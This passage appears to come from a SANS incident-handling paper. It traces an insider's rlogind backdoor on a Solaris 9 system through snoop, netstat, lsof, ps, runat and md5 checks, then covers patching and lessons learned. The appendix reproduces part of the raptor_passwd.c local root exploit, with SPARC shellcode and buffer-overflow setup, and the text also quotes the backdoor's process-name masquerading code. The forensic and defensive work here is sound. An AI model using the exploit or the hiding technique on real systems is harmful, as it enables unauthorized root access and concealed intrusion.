xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
192.168.168.60, yyy0010157338pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.231.178, yyy09279118pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.253.102, yyy09453983pcs.mainstreet.nj.dummyisp.net ?
ns3.testcorp -> lamb          DNS R 1.1192.168.68.in-addr.arpa.
Internet PTR xxxx01-a-rtr.mainstreet.nj.dummyisp.net.
    lamb -> ns3.testcorp DNS C xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.232.4, yyy09279197pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.235.189, yyy09280150pcs.mainstreet.nj.dummyisp.net ?
ns3.testcorp -> lamb          DNS R xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr 172.16.191.1
    lamb -> ns3.testcorp DNS C 115.1192.168.68.in-addr.arpa.
Internet PTR ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.251.168, yyy09453537pcs.mainstreet.nj.dummyisp.net ?
```

```

ns3.testcorp -> lamb          DNS R 115.1192.168.68.in-addr.arpa.
Internet PTR yyy0010157393pcs.mainstreet.nj.dummyisp.net.
lamb -> ns3.testcorp DNS C
yyy0010157393pcs.mainstreet.nj.dummyisp.net. Internet Addr ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.252.94, yyy09453719pcs.mainstreet.nj.dummyisp.net ?
ns3.testcorp -> lamb          DNS R
yyy0010157393pcs.mainstreet.nj.dummyisp.net. Internet Addr
192.168.168.115
lamb -> 192.168.12.22 TELNET R port=46148 xxxx01-a-
rtr.eatntn0
192.168.12.22 -> lamb          TELNET C port=46148
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.249.175, yyy09453032pcs.mainstreet.nj.dummyisp.net ?
lamb -> ns3.testcorp DNS C 1.248.141.69.in-addr.arpa.
Internet PTR ?
ns3.testcorp -> lamb          DNS R 1.248.141.69.in-addr.arpa.
Internet PTR xxxx01-a-rtr.mainstreet.nj.dummyisp.net.
lamb -> ns3.testcorp DNS C xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr ?
ns3.testcorp -> lamb          DNS R xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr 172.17.209.1
lamb -> ns3.testcorp DNS C 151.253.141.69.in-addr.arpa.
Internet PTR ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.191.164, yyy09168958pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.17.133.20, yyy0010084218pcs.mainstreet.nj.dummyisp.net ?
^C10.112.112.1 -> (broadcast) ARP C Who is 10.112.114.14,
10.112.114.14 ?

```

Figure 32 – Sample output of snoop command

If the intruder is not actively using the remote backdoor, look for any ports on the system that do not belong to known services. There are several kinds of port services examine:

- RPC services
- inetd services
- Other stand-alone services

Using a standard set of Solaris tools and some painstaking care, the known ports can be eliminated from the list so that the ports that are not assigned to known services can be examined. Some methods and tools to examine ports are illustrated as follows:

- Create a list of all known listened to TCP ports (netstat -a | grep LISTEN and then remove the non-TCP connections)

```

*.111      *.  0    0 49152    0 LISTEN
*.37       *.  0    0 49152    0 LISTEN
*.7        *.  0    0 49152    0 LISTEN
*.9        *.  0    0 49152    0 LISTEN

```

.13	.	0	0 49152	0 LISTEN
.19	.	0	0 49152	0 LISTEN
.32771	.	0	0 49152	0 LISTEN
.32772	.	0	0 49152	0 LISTEN
.7100	.	0	0 49152	0 LISTEN
.6112	.	0	0 49152	0 LISTEN
.32773	.	0	0 49152	0 LISTEN
.32774	.	0	0 49152	0 LISTEN
.32775	.	0	0 49152	0 LISTEN
.515	.	0	0 49152	0 LISTEN
.514	.	0	0 49152	0 LISTEN
.512	.	0	0 49152	0 LISTEN
.512	.	0	0 49152	0 LISTEN
.79	.	0	0 49152	0 LISTEN
.32776	.	0	0 49152	0 LISTEN
.23	.	0	0 49152	0 LISTEN
.21	.	0	0 49152	0 LISTEN
.540	.	0	0 49152	0 LISTEN
.32777	.	0	0 49152	0 LISTEN
.4045	.	0	0 49152	0 LISTEN
.5987	.	0	0 49152	0 LISTEN
.898	.	0	0 49152	0 LISTEN
.32778	.	0	0 49152	0 LISTEN
.5988	.	0	0 49152	0 LISTEN
.32779	.	0	0 49152	0 LISTEN
.32780	.	0	0 49152	0 LISTEN
.32781	.	0	0 49152	0 LISTEN
.32782	.	0	0 49152	0 LISTEN
.6000	.	0	0 49152	0 LISTEN
.25	.	0	0 49152	0 LISTEN
.25	.	0	0 49152	0 LISTEN
.587	.	0	0 49152	0 LISTEN
.33003	.	0	0 49152	0 LISTEN
.37	.	0	0 49152	0 LISTEN
.7	.	0	0 49152	0 LISTEN
.9	.	0	0 49152	0 LISTEN
.13	.	0	0 49152	0 LISTEN
.19	.	0	0 49152	0 LISTEN
.515	.	0	0 49152	0 LISTEN
.514	.	0	0 49152	0 LISTEN
.512	.	0	0 49152	0 LISTEN
.79	.	0	0 49152	0 LISTEN
.23	.	0	0 49152	0 LISTEN
.21	.	0	0 49152	0 LISTEN
.6000	.	0	0 49152	0 LISTEN
.25	.	0	0 49152	0 LISTEN

Figure 33 – Raw output from netstat

- rpcinfo -p to collect all rpc based service ports.

rpcinfo -p

program	vers	proto	port	service
100000	4	tcp	111	rpcbind
100000	3	tcp	111	rpcbind
100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100232	10	udp	32772	sadmind
100083	1	tcp	32771	
100221	1	tcp	32772	
100068	2	udp	32773	
100068	3	udp	32773	
100068	4	udp	32773	
100068	5	udp	32773	
100229	1	tcp	32773	metad
100230	1	tcp	32774	metamhd
100242	1	tcp	32775	metamedd
100001	2	udp	32774	rstatd
100001	3	udp	32774	rstatd
100001	4	udp	32774	rstatd
100002	2	udp	32775	rusersd
100002	3	udp	32775	rusersd
100002	2	tcp	32776	rusersd
100002	3	tcp	32776	rusersd
100008	1	udp	32776	walld
100012	1	udp	32777	sprayd
100011	1	udp	32778	rquotad
100024	1	udp	32779	status
100024	1	tcp	32777	status
100133	1	udp	32779	
100133	1	tcp	32777	
100021	1	udp	4045	nlockmgr
100021	2	udp	4045	nlockmgr
100021	3	udp	4045	nlockmgr
100021	4	udp	4045	nlockmgr
100021	1	tcp	4045	nlockmgr
100021	2	tcp	4045	nlockmgr
100021	3	tcp	4045	nlockmgr
100021	4	tcp	4045	nlockmgr
300598	1	udp	32784	
300598	1	tcp	32781	
805306368	1	udp	32784	
805306368	1	tcp	32781	
100249	1	udp	32785	
100249	1	tcp	32782	

Figure 34 – Output from rpcinfo -p command

- Used inetd.conf and /etc/services to eliminate all inetd ports. (See Appendix for /etc/inetd.conf)
- Use known ports from non-inetd applications to eliminate remaining ports.

Port being listened to on target system						Service Name
*.111 LISTEN	*.*	0	0	49152	0	rpcbind - portmapper
*.37 LISTEN	*.*	0	0	49152	0	time – inetd builtin
*.7 LISTEN	*.*	0	0	49152	0	echo – inetd builtin
*.9 LISTEN	*.*	0	0	49152	0	discard – inetd builtin
*.13 LISTEN	*.*	0	0	49152	0	daytime – inetd builtin
*.19 LISTEN	*.*	0	0	49152	0	dhargen – inetd builtin
*.32771 LISTEN	*.*	0	0	49152	0	unknown
*.32772 LISTEN	*.*	0	0	49152	0	sadmind
*.7100 LISTEN	*.*	0	0	49152	0	fs – font service
*.6112 LISTEN	*.*	0	0	49152	0	dtspc
*.32773 LISTEN	*.*	0	0	49152	0	metad - rpc
*.32774 LISTEN	*.*	0	0	49152	0	rstatd – rpc, inetd
*.32775 LISTEN	*.*	0	0	49152	0	ruserd - rpc
*.515 LISTEN	*.*	0	0	49152	0	printer - inetd
*.514 LISTEN	*.*	0	0	49152	0	login - inetd
*.512 LISTEN	*.*	0	0	49152	0	exec - inetd
*.79 LISTEN	*.*	0	0	49152	0	finger - inetd
*.32776 LISTEN	*.*	0	0	49152	0	ruserd, rwalld – rpc, inetd
*.23 LISTEN	*.*	0	0	49152	0	telnet - inetd
*.21 LISTEN	*.*	0	0	49152	0	ftp - inetd
*.540 LISTEN	*.*	0	0	49152	0	sprayd –rpc,inetd
*.32777 LISTEN	*.*	0	0	49152	0	status - rpc
*.4045 LISTEN	*.*	0	0	49152	0	lockd

*.5987 LISTEN	*.*	0	0	49152	0	unknown
*.898 LISTEN	*.*	0	0	49152	0	unknown
*.32778 LISTEN	*.*	0	0	49152	0	rquotad – rpc, inetd
*.5988 LISTEN	*.*	0	0	49152	0	unknown
*.32779 LISTEN	*.*	0	0	49152	0	status - rpc
*.32780 LISTEN	*.*	0	0	49152	0	unknown
*.32781 LISTEN	*.*	0	0	49152	0	rpc
*.32782 LISTEN	*.*	0	0	49152	0	rpc
*.6000 LISTEN	*.*	0	0	49152	0	X windows
*.25 LISTEN	*.*	0	0	49152	0	sendmail
*.587 LISTEN	*.*	0	0	49152	0	sendmail
*.33003 LISTEN	*.*	0	0	49152	0	unknown

Table 1 – List of known services

Once the ports associated with unknown services are discovered, the next step is to identify the process that is using the port or ports. To perform that task, the `lsof` command is used to gather the information for each of the unknown ports.

/usr/bin/lsof | grep 898

```
java          9568    root    12u    IPv4  0x301c858a7d8      0t0      TCP
*:898 (LISTEN)
java          9568    root    19u    unix          105,43      0t0  275242
/devices/pseudo/tl@0:ticots->/var/run/smc898/cmdsock (0x300009a58f8)
(Vnode=0x300013c1240)
```

/usr/bin/lsof | grep 5987

```
java          9568    root    18u    IPv4  0x300013c10c8      0t0      TCP
*:5987 (LISTEN)
```

/usr/bin/lsof | grep 5988

```
nscd          248    root    txt    VREG          136,0    275988  448240
/usr/lib/libresolv.so.2
dtlogin       309    root    txt    VREG          136,0    275988  448240
/usr/lib/libresolv.so.2
dtlogin       330    root    txt    VREG          136,0    275988  448240
/usr/lib/libresolv.so.2
dtgreet       343    root    txt    VREG          136,0    275988  448240
```

```

/usr/lib/libresolv.so.2
sendmail      345  smmsp  txt    VREG          136,0    275988    448240
/usr/lib/libresolv.so.2
sendmail      346   root   txt    VREG          136,0    275988    448240
/usr/lib/libresolv.so.2
java          9568   root   16u    IPv4  0x301c858b558      0t0      TCP
*:5988 (LISTEN)

```

/usr/bin/lsof | grep 32780

```

dtlogin       309   root    7u    IPv4  0x300013c0ac8      0t0      TCP
*:32780 (LISTEN)

```

/usr/bin/lsof | grep 32771

```

rpcbind       168   root    5u    IPv4  0x300001d30b0      0t0      UDP
*:32771 (Idle)
inetd         191   root   22u    IPv4  0x300012a3b38      0t0      TCP
*:32771 (LISTEN)
rpc.ttdbs     9556   root    0u    IPv4  0x300012a3b38      0t0      TCP
*:32771 (LISTEN)
rpc.ttdbs     9556   root    1u    IPv4  0x300012a3b38      0t0      TCP
*:32771 (LISTEN)
rpc.ttdbs     9556   root    2u    IPv4  0x300012a3b38      0t0      TCP
*:32771 (LISTEN)

```

/usr/bin/lsof | grep 33003

```

sqldata      378   root    3u    IPv4  0x30000998f50      0t0      TCP *:33003 (LISTEN)

```

Figure 35 – Lsof command to find unknown services

The output from the Lsof command identifies the missing services.

Port	Process name	Process ID
898	Java	9568
5987	Java	9568
5988	Java	9568
32780	dtlogin	309
32771	Rpc.ttdbs	9556
33003	sqldata	378

Table 2 – process names derived from Lsof output

The next step is to corroborate the information through other means. Using the ps command, the program name can be verified and associated with the process.

```
# ps -ef | grep 9568
```

```
root 11121 11120 0 13:03:58 pts/4 0:00 grep 9568
root 9568 1 0 12:11:52 ? 0:32 /usr/java/bin/java -
Dviper.fifo.path=/var/run/smc898/boot.fifo -Xmx128m -Djava.
```

```
# ps -ef | grep 309
```

```
root 330 309 0 Jan 31 ? 0:00 /usr/dt/bin/dtlogin -daemon
root 309 1 0 Jan 31 ? 0:00 /usr/dt/bin/dtlogin -daemon
root 331 309 0 Jan 31 ?? 0:01 /usr/openwin/bin/fbconsole -d :0
root 329 309 0 Jan 31 ? 4:04 /usr/openwin/bin/Xsun :0 -nobanner -
auth /var/dt/A:0-MeaOMa
root 11123 11120 0 13:04:03 pts/4 0:00 grep 309
```

```
# ps -ef | grep 9556
```

```
root 9556 191 0 12:06:43 ? 0:00 rpc.ttdbserverd
root 11125 11120 0 13:04:11 pts/4 0:00 grep 9556
```

```
# ps -ef | grep 378
```

```
root 378 1 0 Jan 31 ? 0:00 /usr/sbin/vold
root 9453 9426 0 10:52:35 pts/4 0:00 grep 378
```

Figure 36 – ps command verifying program names

Upon examination of the output from ps, the program name associated with process id 378 is /usr/sbin/vold, and not sqldata. This is an anomaly that must be investigated, since Isof says it is called sqldata. Using the ps command, it is possible to see if there are other anomalies associated with this program.

```
# ps -ef | grep vold
```

```
root 378 1 0 Feb 3 ? 0:00 /usr/sbin/vold
root 277 1 0 Jan 31 ? 0:00 /usr/sbin/vold
root 11127 11120 0 13:06:38 pts/4 0:00 grep vold
```

Figure 37 – ps verifying two vold processes

On a standard Solaris system, there should not be two copies of /usr/sbin/vold running on the system with a parent id of 1. Process id 378 is highly suspicious. The sqldata file has to be located. One possibility is that the program is executed out of the directory where it is stored and that it is possible that the working directory of the process will reveal its location. Therefore, using the pwdx command, an attempt can be made to ascertain the location. The following command is executed:

```
# /usr/sbin/pwdx 378
```

378: /

Figure 38 – Using pwdx

As can be seen from the output, the program probably changed its current directory to /. Although / can be searched, it is doubtful that the program is there. The second attempt at this is to simply use the find command and locate the sqldata file. Therefore, the following command is executed:

```
# find / -print | grep sqldata
```

```
/opt/local/sql/sqldata
```

Figure 39 – Using find to locate remote backdoor program

The output from this command yields one file. Upon closer examination, it does not seem possible that this is the sqldata file that is running. Further information is obtained by using the ls command:

```
# ls -l /opt/local/sql/sqldata
```

```
-r--r--r--  1 root   other      74 Feb 3 09:55 /opt/local/sql/sqldata
```

Figure 40 – Using ls to verify first attempt to find remote backdoor program

This is a 74 byte file that is not executable, making it highly unlikely this to be the remote backdoor program. At this point, it is necessary to look for other evidence. For the intruder to have access to the system across reboots, the remote backdoor program would have to be started in some fashion that did not require human intervention. Under Solaris, some of the mechanisms are:

- a job executed in /etc/inittab
- a job executed in /etc/rc*.d/S*
- a job executed in cron
- a job executed with at (part of the execution would require that the job is scheduled with at)
- a job executed in inetd

Upon reviewing /etc/inittab and /etc/rc*.d/S*, there were no sql jobs started in any of those files. That leaves cron.

Since the sqldata is owned by the sql account, an inspection of the cron jobs may yield more results. The following file is then examined:

```
# ls -l /var/spool/cron/crontabs/sql
```

```
-r-----  1 root      sql          57 Feb 27 11:00  
/var/spool/cron/crontabs/sql
```

```
# cat /var/spool/cron/crontabs/sql
0 * * * * /usr/local/sql/sqlclean /usr/local/sql sqldata
```

Figure 41 – Finding intruder's job in crontabs

A review of this command shows that /opt/local/sql/sqlclean is being executed on the sql directory and specifically the sqldata file. At this point, a look at the sqlclean file is in order:

```
# ls -l /opt/local/sql/sqlclean
-r-xr-xr-x  1 root  other      6104 Feb  3  09:58
/opt/local/sql/sqlclean
#
```

Figure 42 – Checking sqlclean

To investigate deeper, it is appropriate to see if this binary is exactly what it purports to be. An md5 checksum of the binary is taken and that output is used as input to the Sun FingerPrint companion program (sfpC.pl). This is used to determine if the binary is a Sun binary or not. The following commands are executed (Note: Internet access must be available for this to work):

```
# /usr/local/bin/md5 /opt/local/sql/sqlclean > /tmp/a
```

```
# /usr/local/bin/sfpC.pl /tmp/a
```

```
12ccde4d0f971f56f372e5e5466a848f - /opt/local/sql/sqlclean -
1 match(es)
```

```
canonical-path: /usr/bin/runat
package: SUNWcsu
version: 11.9.0,REV=2002.04.06.15.27
architecture: sparc
source: Solaris 9/SPARC
```

Figure 43 – Using md5 and sfpC.pl to verify sqlclean

As a result of this command, the fingerprint check shows that the program is actually the Solaris runat command. Based on this piece of evidence, it is evident that the cron entry is not sqlclean but a runat command using the /opt/local/bin/sql directory as the source of attribute and executing the sqldata file. Therefore, the sqldata file is probably hiding in the extended attribute space of the directory. To prove this theory, the following command is executed:

```
# runat /opt/local/sql ls -l
```

```
total 528
---s--x--x    1 root      other      259948 Feb  3 09:56
sqldata
```

Figure 44 – Using runat for second attempt to locate sqldata file

The resulting output clearly shows a sqldata file that is executable and is run setuid to root. Using the strings command to view the ascii strings in the binary can help confirm that. It appears that the intruder made the copy to misdirect investigators.

Using the strings command on the sqldata file, the following information is gained.

```
# runat /opt/local/sql strings sqldata | grep vold
/usr/sbin/vold
# runat /opt/local/sql strings sqldata | grep rlogind
rlogind: %s: %s.
rlogind: %s.
usage: rlogind [options]
```

Figure 45 – Using runat and strings to verify sqldata file

The output demonstrates that the sqldata file is a version of rlogind. It is also determined that the /usr/bin/vold string is inside the program. It seems that the program re-executed itself with argv[0] as /usr/bin/vold so that it would show up in the ps list that way, rather than as sqldata, which would have been highly suspicious. A section of the rlogind code is included to demonstrate this technique.

```
if (strcmp (argv[0],"/usr/sbin/vold")) {
    execl("sqldata","/usr/sbin/vold",0);
}
chdir ("/");
```

Figure 46 – Excerpt from rlogind program

To verify this, the gcore command can be executed to dump an image of the suspected process. The following commands are run:

```
# gcore 378
gcore: core.378 dumped
# strings core.378 | grep rlogind
rlogind: %s: %s.
rlogind: %s.
```

```
usage: rlogind [options]
rlogind
# strings core.378 | grep vold
/usr/sbin/vold
/usr/sbin/vold
/usr/sbin/vold
(/usr/sbin/vold
/usr/sbin/vold
```

Figure 47 – Using gcore and strings to verify remote backdoor process

The resulting strings match the sqldata file, but this is not certain. However, an md5 checksum would verify if this is the same program. In Solaris, a copy of the executable is placed in the process directory in the /proc file system. By performing an md5 checksum on the binary copy in the /proc file system (depicted as /proc/<pid>/object/a.out) and on the sqldata file, this verifies that the sqldata file is the one running on the system.

```
# /usr/local/bin/md5 /proc/378/object/a.out

df601c79bd16585e2485b1f0ff9233a9  /proc/378/object/a.out

# runat /opt/local/sql/sqldata /usr/local/bin/md5 sqldata

df601c79bd16585e2485b1f0ff9233a9  sqldata
```

Figure 48 – Using md5 to verify sqldata and remote backdoor process

Since the md5 checksums match, the program associated with process 378 is the sqldata file in the extended attribute space of the /opt/local/sql directory.

Eradication

Before eradicating the exploit, a review of the company's incident response policy must occur. As described earlier, there are two primary policy approaches: "Protect and Proceed" and "Pursue and Prosecute".

Protect and Proceed

The following steps can be undertaken to remove the exploit, move through the recovery phase and put the machine back into production.

- Use runat to remove the local attribute entry (and any others we find that do the same thing).
- Patch the Solaris system to remove the local exploit. The problem number assigned to the exploited problem is listed below:

4793719 pam_authok_check.so.1::circ() too space-conservative

Figure 49 – Problem number from Sun Alert 57454

The patch from Sun Microsystems is included below. This patch obsoletes the exact patch that fixed the exploit (113476-11)²⁹

Status: RELEASED

Patch Id: 112960-23

Keywords: security libldap ldap_cachemgr ldap sigbus buffer libldap

Summary: SunOS 5.9: patch libldap ldap_cachemgr libldap

Date: Feb/25/2005

Installation Requirements:

Reconfigure immediately after patch is installed

Install in Single User Mode

Solaris Release: 9

Sun OS Release: 5.9

Unbundled Product:

Unbundled Release:

Xref: This patch available for x86 as patch 114241

Topic:

SunOS 5.9: patch libldap ldap_cachemgr libldap

Relevant Architecture: sparc

Bugld's fixed with this patch:

4192824 4248430 4357827 4390053 4523936 4614945 4624458 4630226
4643366 4645604 4648140 4648146 4658569 4658625 4660019 4670947
4677591 4682120 4683522 4700602 4709300 4720818 4723361 4743707
4746114 4747441 4751386 4751394 4754634 4756113 4757282 4765506
4768140 4774607 4776571 4779333 4780109 4787488 4793719 4802414
4805635 4830406 4830525 4858673 4873939 4874749 4877796 4887906
4890233 4890303 4894583 4913437 4920444 4966423 4977110 4980441
4981868 4988859 5003953 5005602 5006801 5012514 5014922 5014993
5044522 5067333

Changes incorporated in this version:

4894583

Patches accumulated and obsoleted by this patch:

113152-01 113166-01 [113476-13](#)

Patches which conflict with this patch:

Required Patches:

²⁹ Sunsolve Patch Support Portal, "Sunsolve Patch #112960-23", February 25, 2005, Sun Microsystems, accessed March 7, 2005.

<<http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-112960-23-1>>

112874-06 (or greater)

Figure 50 – Excerpt of patch description that patches Sun Alert 57454

As the reader can see, this patch fixes the problem associated with the circ () buffer overflow. The system administrator will apply the patch as follows:

```
# patchadd 112960-23
```

```
Checking installed patches...
```

```
Verifying sufficient filesystem capacity (dry run method)...
```

```
Installing patch packages...
```

```
Patch number 112960-23 has been successfully installed.  
See /var/sadm/patch/112960-23/log for details
```

```
Patch packages installed:
```

```
SUNWarc  
SUNWarcx  
SUNWcsl  
SUNWcslx  
SUNWcstl  
SUNWcstlx  
SUNWhea  
SUNWnisu
```

```
#
```

Figure 51 – Output from patch installation

After the system is patched, test the system using the discovered exploit code to verify that it no longer functions.

```
$ ./raptor_passwd <password removed>  
raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
```

```
Using SI_PLATFORM      : SUNW,Sun-Blade-100 (5.9)  
Using stack base       : 0xffbffffc  
Using var address      : 0xffbffb50  
Using rwx_mem address  : 0xff3f6004  
Using sc address       : 0xffbfff94  
Using ff address       : 0xffbfff50  
Using strcpy() address : 0xff3e0288
```

```
Error: not vulnerable
```

```
$
```

Figure 52 – Verification that patch resolves issue

Check all other Solaris systems to verify whether they are patched for the exploit.

Pursue and Prosecute

The following steps must be taken to preserve the evidence for possible legal action (e.g. prosecution, civil lawsuit, etc). At this point, all volatile data should have been saved and collected (in part of the forensic examination, viewing of volatile data uncovered the exploit). Once the data has been collected, the machine should be halted. Do not do a shutdown as buffers may be flushed and evidence may be damaged. Once the machine is halted (by entering `STOP-A` on the console), the disk should be removed from the system and a byte-by-byte copy must be made. Any forensic examination of the disk must be performed on the copy. A copy can also be used if critical data or applications need to be removed from the drive and restored back into the production system. In this case, the eradication and recovery merge into one phase as the system is rebuilt on a fresh disk with known good installation media. Any data or applications that are recovered from the copy of the exploited machine must be carefully screened before the data is put into production. From a "Pursue and Prosecute" standpoint, all activities of containment, securing evidence, eradication and recovery must be documented in a log book that will be turned over to law enforcement and may be used at trial. This log book maintains the processes that were followed to avoid any disputes over the veracity of digital evidence. It also identifies the people involved in the investigation and provides a timeline of events.

Recovery

From a recovery standpoint, there are two different paths that can be used to restore the system. The first one involves reloading the system from known good media. This is the safest method in that any exploits in the operating system platform would be removed from the system. Once installed, patches would be applied to close the holes used by the exploit and the system can be put back into production. This method must be used if you are going to contact law enforcement to start a criminal investigation, as the original disk must be preserved.

However, there may be instances where it is not possible to re-install the system. Some critical systems may have to be left up by company policy and can't be taken offline for reload. In this case, a very careful examination of the

system must be made to be certain that every port is accounted for and that every userID is examined for unusual activity. This is not the preferred method, but in some circumstances, may be the only method at the system administrator's disposal.

The Sun Microsystems FingerPrint database can provide some assurance of the integrity of system binaries. However, this is a tedious process and will not cover third party software.

Lessons Learned

- The first exploit found on a system may not be the last exploit on the system. An intruder will most likely leave another mechanism to get into a system in the event the first one is closed off. In this case, the intruder was an insider who knew that the company policy was to patch the Solaris systems on a regular basis. The intruder knew that it would be a matter of time before the administrator would have applied a patch to the system that would have closed off the local exploit. By placing the remote exploit, the intruder guaranteed that they would have another method for compromising the system. By storing the program in extended attribute space (thus hiding it from view) and having it start itself as /usr/bin/vold, the intruder made it very difficult for the system administrator to discover the exploit. Use due diligence to investigate the whole system and other systems in the enterprise.
- Local exploits are much harder to discover than remote exploits. With remote exploits, an IDS/IPS sensor could pick up on the attempt and send an alert. In many cases, a host based IDS system that can trap system calls may have found this local exploit. However, the victim system did not have host IDS in place.
- While many organizations focus on attacks from outside, unauthorized users, a bigger threat comes from the trusted internal user. Companies expect bad guys to attempt to break into their systems remotely, but they rarely expect an inside job.
- Setting the noexec_user_stack=1 variable in /etc/system will eliminate stack based attacks (for Solaris 2.6 - 10 and only on sun4u and sun4m architectures), but will not stop ret-into-ld attacks.
- System administrators must be diligent in keeping up with the latest security patches from software vendors and apply them in a timely fashion to reduce the possibility of a system being exploited.
- Systems should be hardened and unnecessary services eliminated to reduce an attacker's ability of exploiting a system.
- Always reload the system from known good media. If reload is not possible (business constraints), then check all system binaries and verify that there is nothing running in extended attribute space (find / -xattr would be a good start)

- The Solaris FingerPrint database can be a useful tool to verify the integrity of Solaris binaries.
- Maintain md5 signatures on all critical binaries and run an integrity check on a regular basis to verify the binaries haven't changed. Store these signatures offline.
- It is important to make sure that systems administrators have an understanding of new features in the operating system platform and the potential for exploits. However, it may not always be possible to know everything about these features and understand the security implications. In many cases, systems administrators are overwhelmed with maintaining systems and have little time to keep up with new features. Corporations must allow for time to be set aside for systems administrators to acquaint themselves with new features of their products. Ideally, systems administrators should attend training classes from an authoritative source on the operating system platform.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix

Raptor_passwd.c – local escalation exploit

```
/*
 * $Id: raptor_passwd.c,v 1.1.1.1 2004/12/04 14:35:33 raptor Exp $
 *
 * raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
 *
 * Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0 allows local users
 * to gain privileges via unknown attack vectors (CAN-2004-0360).
 *
 * "Those of you lucky enough to have your lives, take them with you. However,
 * leave the limbs you've lost. They belong to me now." -- Beatrix Kiddo
 *
 * This exploit uses the ret-into-ld.so technique, to effectively bypass the
 * non-executable stack protection (noexec_user_stack=1 in /etc/system). The
 * exploitation wasn't so straight-forward: sending parameters to passwd(1)
 * is somewhat tricky, standard ret-into-stack doesn't seem to work properly
 * for some reason (damn SEGV_ACCERR), and we need to bypass a lot of
memory
 * references before reaching ret. Many thanks to Inode
<inode@deadlocks.info>.
 *
 * Usage:
 * $ gcc raptor_passwd.c -o raptor_passwd -ldl -Wall
 * $ ./raptor_passwd <current password>
 * [...]
 * # id
 * uid=0(root) gid=1(other) egid=3(sys)
 * #
 *
 * Vulnerable platforms:
 * Solaris 8 with 108993-14 through 108993-31 and without 108993-32 [tested]
 * Solaris 9 without 113476-11 [tested]
 */

#include <ctype.h>
#include <dlfcn.h>
#include <fcntl.h>
#include <link.h>
#include <procfs.h>
#include <stdio.h>
```

```

#include <stdlib.h>
#include <strings.h>
#include <stropts.h>
#include <unistd.h>
#include <sys/systeminfo.h>

#define INFO1 "raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9"
#define INFO2 ""

#define VULN "/usr/bin/passwd" // target vulnerable program
#define BUFSIZE 256 // size of the evil buffer
#define VARSIZE 1024 // size of the evil env var
#define FFSIZE 64 + 1 // size of the fake frame
#define DUMMY 0xdeadbeef // dummy memory address
#define CMD "id;uname -a;uptime;\n" // execute upon exploitation

/* voodoo macros */
#define VOODOO32(____,____) {__--;__+=(__+____-1)%4-__%4<0?8-__%4:4-__%4;}
#define VOODOO64(____,____) {__+=7-(__(__+____+1)*4+3)%8;}

char sc[] = /* Solaris/SPARC shellcode (12 + 48 = 60 bytes) */
/* setuid() */
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
/* execve() */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\x90\x03\xe0\x20"
"\x92\x02\x20\x10\xc0\x22\x20\x08\xd0\x22\x20\x10\xc0\x22\x20\x14"
"\x82\x10\x20\x0b\x91\xd0\x20\x08/bin/ksh";

/* globals */
char *env[256];
int env_pos = 0, env_len = 0;

/* prototypes */
int add_env(char *string);
void check_addr(int addr, char *pattern);
int find_pts(char **slave);
int search_ldso(char *sym);
int search_rwx_mem(void);
void set_val(char *buf, int pos, int val);
void shell(int fd);
int read_prompt(int fd, char *buf, int size);

/*
 * main()
 */

```

```

int main(int argc, char **argv)
{
    char  buf[BUFSIZE], var[VARSIZE], ff[FFSIZE];
    char  platform[256], release[256], cur_pass[256], tmp[256];
    int    i, offset, ff_addr, sc_addr, var_addr;
    int    plat_len, prog_len, rel;

    char  *arg[2] = {"foo", NULL};
    int    arg_len = 4, arg_pos = 1;

    int    pid, cfd, newpts;
    char  *newpts_str;

    int    sb = ((int)argv[0] | 0xffff) & 0xffffffffc;
    int    ret = search_ldso("strcpy");
    int    rwx_mem = search_rwx_mem();

    /* print exploit information */
    fprintf(stderr, "%s\n%s\n\n", INFO1, INFO2);

    /* read command line */
    if (argc != 2) {
        fprintf(stderr, "usage: %s current_pass\n\n", argv[0]);
        exit(1);
    }
    sprintf(cur_pass, "%s\n", argv[1]);

    /* get some system information */
    sysinfo(SI_PLATFORM, platform, sizeof(platform) - 1);
    sysinfo(SI_RELEASE, release, sizeof(release) - 1);
    rel = atoi(release + 2);

    /* prepare the evil buffer */
    memset(buf, 'A', sizeof(buf));
    buf[sizeof(buf) - 1] = 0x0;
    buf[sizeof(buf) - 2] = '\n';

    /* prepare the evil env var */
    memset(var, 'B', sizeof(var));
    var[sizeof(var) - 1] = 0x0;

    /* prepare the fake frame */
    bzero(ff, sizeof(ff));

    /*
     * saved %l registers

```

```

*/
set_val(ff, i = 0, DUMMY);          /* %i0 */
set_val(ff, i += 4, DUMMY);          /* %i1 */
set_val(ff, i += 4, DUMMY);          /* %i2 */
set_val(ff, i += 4, DUMMY);          /* %i3 */
set_val(ff, i += 4, DUMMY);          /* %i4 */
set_val(ff, i += 4, DUMMY);          /* %i5 */
set_val(ff, i += 4, DUMMY);          /* %i6 */
set_val(ff, i += 4, DUMMY);          /* %i7 */

/*
 * saved %i registers
 */
